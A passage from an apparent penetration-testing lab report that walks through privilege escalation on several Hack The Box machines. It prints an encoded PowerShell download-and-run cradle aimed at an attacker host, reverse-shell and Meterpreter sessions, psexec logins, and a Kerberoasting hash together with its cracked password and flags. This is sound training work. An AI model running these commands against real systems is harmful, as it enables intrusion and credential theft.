msf6 exploit(multi/samba/usermap_script) > sessions -i 2
[*] Starting interaction with 2...

whoami
root
```

We can see above that running this exploit already brought us the root user, that means no need for Privilege Escalation.

root.txt Content: 8f7b05deccf7c8565f1d1fbe95f627c8

```
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
type root.txt
sh: line 11: type: root.txt: not found
car root.txt
sh: line 12: car: command not found
cat root.txt
8f7b05deccf7c8565f1d1fbe95f627c8
```

System IP: 10.10.10.63 (Jeeves)

Privilege Escalation

I first upgraded my shell to meterpreter, I used powershell payload in order to do this.

Vulnerability Exploited: named Pipe Impersonation.

Vulnerability Explanation:'getsystem' command trying to Privilege Escalation in different techniques,

'named Pipe Impersonation' is the one that worked.. it's actually using a file to exchange messages between the two processes.(source:' https://securityintelligence.com/identifying-named-pipe-impersonation-and-other-malicious-privilege-escalation-techniques/')

Vulnerability Fix: configure the ACL to named pipes correctly.

Severity: Critical.

Exploit Code: 'getsystem' command

Proof Screenshot Here:

```
msf6 exploit(multi/script/web_delivery) > powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQ
YwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABlAEgAUgBuAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0A
4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkAewAkAGUASABSAG4A
UAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJABlAEgAUgBuAC4AUABYAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQ
QA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuA
AFIAWQAzADEALwBTADkAZABLAEYARgA1ACcAKQApADsASQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQA
ALgA0ADoAOAAwADgAMAAvADIATgA5AGQAMwBRAEcAUgBZADMAMQAnACkAKQA7AA==
[*] 10.10.10.63      web_delivery - Delivering AMSI Bypass (1384 bytes)
[*] 10.10.10.63      web_delivery - Delivering Payload (3539 bytes)
[*] Sending stage (175174 bytes) to 10.10.10.63
[*] Meterpreter session 1 opened (10.10.16.4:4441 → 10.10.10.63:49684 ) at 2022-09-13 13:55:10 -0400

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: JEEVES\kohsuke
meterpreter > getprivs

Enabled Process Privileges
==========

Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 3892 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\kohsuke\Desktop>cd \..
cd \..
```

Proof.txt Contents:

```
C:\Users\Administrator\Desktop>dir /r
dir /r
 Volume in drive C has no label.
 Volume Serial Number is BE50-B1C9

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   7,462,633,472 bytes free

C:\Users\Administrator\Desktop>type hm.txt:root.txt:
type hm.txt:root.txt:
The filename, directory name, or volume label syntax is incorrect.

C:\Users\Administrator\Desktop>more > hm.txt:root.txt:
more > hm.txt:root.txt:
Access is denied.

C:\Users\Administrator\Desktop>more > hm.txt:root.txt
more > hm.txt:root.txt
Access is denied.

C:\Users\Administrator\Desktop>more < hm.txt:root.txt
more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```

Root.txt: afbc5bd4b615a60648cec41c6ac92530


בדיקות חוסן תשתית
דוח מעבדות גמר

System IP: 10.10.10.236 (Toolbox)

Privilege Escalation

First thing I uploaded to the home directory of 'postgras' user the "linpeas.sh".

Vulnerability Exploited: default credentials.(docker:tcuser)

Vulnerability Explanation: the administrator left the default credentials for the docker user that actually runs all the system, which means that this user have full permissions.

Vulnerability Fix: always change the default credentials for everything.

Severity: critical.

Exploit Code:

```
┌──(root㉿kali)-[~/AutoPE]
└─# python2.7 -m SimpleHTTPServer 80

Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.236 - - [14/Sep/2022 12:52:42] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
Basic information
OS: Linux version 4.14.154-boot2docker (root@08b45408fb99) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Thu Nov 14 19:19:08 UTC 2019
User & Groups: uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)
Hostname: bc56e3cc55e9
Writable folder: /dev/shm
[-] No network discovery capabilities (fping or ping not found)
[+] /bin/bash is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```


Here we can see above the OS Linux 4.14.154 runs by "boot2docker", after a quick Google search I found an option that you can login by ssh with default credentials.

Source:(https://github.com/boot2docker/boot2docker)


```
postgres@bc56e3cc55e9:/var/lib/postgresql$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 4484  bytes 1452507 (1.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3821  bytes 911425 (890.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

the first time didn't worked out then I assumed that maybe the ip of the main docker is 172.17.0.1 I also upgraded my shell with this command(python3 -c 'import pty; pty.spawn("/bin/bash")') and it worked!

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.236] 49988
bash: cannot set terminal process group (9854): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ cd ~
cd ~
postgres@bc56e3cc55e9:/var/lib/postgresql$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ql$ python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@bc56e3cc55e9:/var/lib/postgresql$ ssh docker@172.17.0.2
ssh docker@172.17.0.2
ssh: connect to host 172.17.0.2 port 22: Connection refused
postgres@bc56e3cc55e9:/var/lib/postgresql$ ssh docker@172.17.0.1
ssh docker@172.17.0.1
docker@172.17.0.1's password: tcuser

   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@box:~$ ls
ls
```



Proof Screenshot Here:



root.txt Contents: cc9a0b76ac17f8f475250738b96261b3

System IP: 10.10.10.178 (Nest) Made with the help of Liel.


Privilege Escalation

The First thing I did after I gained the user flag is to investigate the files I downloaded from the **SMB** share server, 'HQKReporting' Directory contained a file called 'Debug Mode Password.txt' which was "Empty".. then I tried to connect port 4386 using 'Telnet' protocol since 'Netcat' Collapsed straight away, there I found by 'help' command which commands I can use on this cmd.. there I saw a command called 'DEBUG' which needs password argument, so I understood there must be something with the empty txt file.

```
>HELP

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>SETDIR
```

```
┌──(root㉿kali)-[~/nest-htb/HQK Reporting]
└─# ls
'AD Integration Module'  'Debug Mode Password.txt'   HQK_Config_Backup.xml

┌──(root㉿kali)-[~/nest-htb/HQK Reporting]
└─# ls -ahl
total 16K
drwxr-xr-x  3 root root 4.0K Sep 15 12:01  .
drwxr-xr-x 10 root root 4.0K Sep 15 12:15  ..
drwxr-xr-x  2 root root 4.0K Sep 15 12:01 'AD Integration Module'
-rw-r--r--  1 root root    0 Sep 15 12:01 'Debug Mode Password.txt'
-rw-r--r--  1 root root  249 Sep 15 12:01  HQK_Config_Backup.xml
```


Next I found out about a SMB command 'allinfo' that revealed the real information about this file..




So I downloaded it by adding ':password' to the file name, and it seems to weight 15kb now.

And here is the Debugger password:

And we can see that 3 command was added ('SHOWQUERY', 'SERVICE', 'SESSION')




After understanding the 'cmd' commands better I succeeded to find this very interesting file called 'LDAP.conf' which I found there Administrator credentials, first I thought it's base64 Encryption but it didn't worked .




We can see above that the configuration file is 'LDAP' and i already got the 'HqkLdap.exe' so using the dnSpy I could make the exe decrypt the hash.


After I uploaded the exe to 'dnSpy' I found out under the 'MainModule' file that the exe using another exe file called 'HqkDbImport.exe' so I created a file with the same name, in addition to the 'LDAP.conf' that contain the credentials of course.



Next thing I did is to add a breakpoint for the debugger at 'Ldap ldap = new Ldap();'




And in the execution I added the Ldap.conf as argument.



And here we can see under 'ldapSearchSettings' the decrypted Administrator hash!

("XtH4nkS4Pl4y1nGX")



Vulnerability Exploited: HqkLdap.exe left exposed in addition to the Administrator credentials under Ldap.conf.

Vulnerability Explanation: The developer misconfigured the ability to connect to port 4386 by using telnet being able to list and see the Ldap.conf with the admin credentials.


Vulnerability Fix: Don't leave the credentials of any user exposed even if it's encrypted.

Severity: Critical.

Exploit Code: I used 'psexec.py' in order to connect to the machine with the admin user.

```
┌──(root㉿kali)-[~]
└─# psexec.py Administrator@10.10.10.178
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file NuBYeMBe.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service wFJG on 10.10.10.178.....
[*] Starting service wFJG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Proof Screenshot Here:



Root.txt Contents: 195568674555e9f384cc334bd10118d1

System IP: 10.10.10.100 (Active)

Privilege Escalation

The first thing I did after gaining the user flag I searched on 'hacktricks' port 88 'kerberos' and I found there a command that required creds which I already found after I decrypted the GPP hash of SVC_TGS user to try to abuse the server.

(Source: https://book.hacktricks.xyz/network-services-pentesting/pentesting-kerberos-88#shodan)

```
┌──(root㉿kali)-[~/active-htb]
└─# cat creds.txt
active.htb\SVC_TGS
GPPstillStandingStrong2k18
```


And here we can see the hash:


```
root@kali: ~/Desktop ×   root@kali: ~/active-htb ×   root@kali: ~ ×

┌──(root㉿kali)-[~/active-htb/Default]
└─# GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/svc_tgs
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon           Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  ------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2022-09-17 07:22:25.882529


[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$01730229941d50d172885559b0213ba0$f299b76b61d7bc53d9974910385b646c5f59fa4fd619f9b8f128f2cee12c6a0d44e5d7ffc4e98227b487391edfea5eaf28e0015e0932d90024
ace8137e6b45823feee181fe882dbb233a8372ea083266cfc9a35815a493bf3acd100d87bdc1670e9ef932b13da1fd9b54648d7d70628a57104d4f4e16b239a24e21937478aa67c65046e909385db67bd2903cc6663974a5fe5e9bcdcb5a0cd21fabbe6a62769577ceb
052ff1d9004424ed87faac31eeee686e36407aff043520ec7b3955ebe522f16a9642b1cee72056b0ab669789685007aa82babafd0abd3c6ac7c8e81dfb17f1d821e178f5f64c200a783b74d42d3a2e7f93064fc957c1e832f66421e93499fce3e179a715ea1d6d6d81f
83a2e13495eecc7a4f66c1c1bcaa3dcd1fb0b028015ece739df5bc7d347ecbf774de2cb0660b310503ff54abd0be208de7d951a1645c762848667bfbfbf17897c64d4da5a8ba5848d47a9e7c5de0f2cf5b291e1adf404aa0a83b98c717b1fdb2cc0dfc38e46664ef420
0c49d89d22090c58a410f53edcbc287cdc24e0c1e9a1cae0381b7bf29df69dd9bbb92c08ed6a416205b1765a447867062c1649a3926475e917593e6d8dc88440c43c686ed064f1747d35b12a13b6af8e5e30006bb40bb9207764e73c9c35b2f5c48d400864f79b6a8ed
f60562e15f31b70fe6201b14ee922d6722ea001322cb95e3c1ac74352e4732179f6864e68af79b86500077ce0c89d27d2704cc9eee7366bd045e54bc22ef344f2f98565dc0734e55bf8b6229385551bb42c9a3fc486582537b1df4e34112206a5a04b2aff5213bd277e7b
a847e9838a2f4906b782aedf39a618a1eda22352b75ae08854011ee72726b3d8cd95c814c07e52e5f05df7f0ea80b393bb5ad4946bacdf5a228c32fe14d33b8ce3c9899116513444213c067a9540fd782333ff918dcabeb15df5dc796b150015e3d9efcdf74a04e2ae3
7f95c96d57db2bf998be2882c1432347b2d5d7efe7e1202f44ace0f5dad83f5f7482959a18ee11b08e75ee2362cd6f5a7779aeaa927692300dd7a7f400bfd42706cb36558a4f996efeb27d51d256e9db9e673fef9da3db3171218e266403837db7af4c2826e5059162a
3925ac0cab0498f08e48f851b10f09eeb2fe1311cd70465b999400d25b8d3502a539f9733b24bc2b1464cc620dc7646c56a8cf24c6eb09d85b99c908fc636e408bd17213a4f046e67775e3aa23c08867b7bcbdd9496634c2a206b219230d6
```

And after a quick Google search I found in this source the 'hashcat' number of the hash(-m 13100).

Source: (https://hashcat.net/forum/thread-8107.html)

Next thing I just used hashcat with rockyou.txt huge list to try to brute force in order to break the hash.





And the Administrator Password is: Ticketmaster1968

Vulnerability Exploited: 'Kerberoasting' attack

Vulnerability Explanation: Kerberoasting attack is a post-exploitation technique that attempts to crack the password of a service account within the active directory.

Source: (https://www.crowdstrike.com/cybersecurity-101/kerberoasting/")

Vulnerability Fix: Develop and deploy a comprehensive Identity Security strategy and toolset.

Severity: Critical


Exploit Code:

```
┌──(root㉿kali)-[~/active-htb]
└─# psexec.py Administrator@10.10.10.100
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file ezLoWPMU.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service pKwT on 10.10.10.100.....
[*] Starting service pKwT.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> cd ~
```

Proof Screenshot Here:

```
C:\Users\Administrator\Desktop> whoami
nt authority\system
```


Proof.txt Contents: e86afce7a1a8dcc2e8054f6aa12d6f5d



System IP: 10.10.10.100 (Bounty)

Privilege Escalation

Next I checked the privileges of the user merlin that I am connected to:



And we can see above that two of those are enabled, so on quick google search I found this source: (https://ohpe.it/juicy-potato/)

Vulnerability Exploited: Juicypotato.exe

